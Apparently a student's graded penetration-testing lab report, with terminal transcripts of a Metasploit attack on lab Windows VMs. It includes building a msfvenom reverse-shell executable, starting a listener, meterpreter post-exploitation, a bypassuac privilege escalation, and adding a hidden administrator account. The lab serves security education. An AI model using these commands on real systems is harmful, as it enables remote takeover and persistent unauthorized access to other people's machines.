
```
meterpreter > getpid
Current pid: 1108
meterpreter > █
```

*Display PID*

5. [Post-exploitation] In meterpreter shell, get system information about the target. **(2 pt)**

```
meterpreter > sysinfo
Computer      : W2008R2
OS            : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > █
```

*Display system information*




Overview



### Task C. Exploit Windows 7 with a deliverable payload (60 pt).

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (10 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@CS2APenTest: ~' is open, displaying the following commands and output:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 4428
lport => 4428
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)

Configurations

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4428	yes	The listen port


Exploit target:

Id	Name
0	Wildcard Target

*Configurations*


The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: XXXX (follow the lab instruction)



```
Kali - Internal Workstation on CS301-MOPOK002 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 19:42
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4428 -f exe -o mopok.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: mopok.exe
root@CS2APenTest: # ls
best_cal_ever.exe  Downloads  mopok.exe  obAhIEgl.jpeg  Templates  VMshare
bSgTwIjv.jpeg     Desktop    DVhuKkzN.jpeg  mOccI0pX.jpeg  Pictures    VaZi8yyN.jpeg  yasFBcHZ.html
core              Documents  ixKaCuzS.html  Music          Public      Videos        zfjCUDwr.jpeg
root@CS2APenTest: # cp mopok.exe /var/www/html/
root@CS2APenTest: # ls -l /var/www/html/
total 168
-rw-r--r-- 1 root root 73802 Mar 12 18:08 best_cal_ever.exe
-rw-r--r-- 1 root root 10701 Aug 30 2016 index.html
-rw-r--r-- 1 root root 612 Nov 13 2017 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Mar 12 19:39 mopok.exe
root@CS2APenTest: # service apache2 start
root@CS2APenTest: #
msf5 exploit(multi/handler) > exploit
Started reverse TCP handler on 192.168.10.13:4428
```

Setting executable payload



Downloading executable file on Windows 7 VM

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.13:4428
```

```
[*] Sending stage (179779 bytes) to 192.168.10.9
```


```
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.9:1055) at 2024-03-12 19:44:48 -0400
```

```
meterpreter > █
```

*Connection established*

**[Post-exploitation]** Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)




Screenshot of target Windows 7 VM



2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the **target's desktop**. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**

```
meterpreter > cd /Users/"Window 7"  
meterpreter > cd /Users/"Window 7"/"Desktop"  
meterpreter > pwd  
C:\Users\Window 7\Desktop  
meterpreter > upload IMadeIT-YourMidas.txt  
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_f  
ile_s_stat - IMadeIT-YourMidas.txt  
meterpreter > upload IMadeIT-YourMIDAS.txt  
[*] uploading : IMadeIT-YourMIDAS.txt -> IMadeIT-YourMIDAS.txt  
[*] Uploaded 8.00 B of 8.00 B (100.0%): IMadeIT-YourMIDAS.txt -> IMadeIT-YourMID  
AS.txt  
[*] uploaded : IMadeIT-YourMIDAS.txt -> IMadeIT-YourMIDAS.txt  
meterpreter >
```

Uploading to Windows 7 VM



Confirmation of upload



**[Privilege escalation]** Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
[*] You have active sessions open, to exit anyway type "exit -y"  
msf5 exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac  
msf5 exploit(windows/local/bypassuac) > set session 1  
session => 1  
msf5 exploit(windows/local/bypassuac) > show options  
  
Module options (exploit/windows/local/bypassuac):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  SESSION    1                yes       The session to run this module on.  
  TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)  
  LHOST     192.168.10.13    yes       The listen address (an interface may be specified)  
  LPORT     4444             yes       The listen port
```

Creating session 2

```

msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1058) at 2024-03-12 20:34:29 -0400


meterpreter > net user /add MichaelOpoku-Arthur password
[-] Unknown command: net.
meterpreter > shell
Process 2280 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user /add MichaelOpoku-Arthur password
net user /add MichaelOpoku-Arthur password
The command completed successfully.

C:\Windows\System32>net localgroup administrators MichaelOpoku-Arthur /add
net localgroup administrators MichaelOpoku-Arthur /add
The command completed successfully.

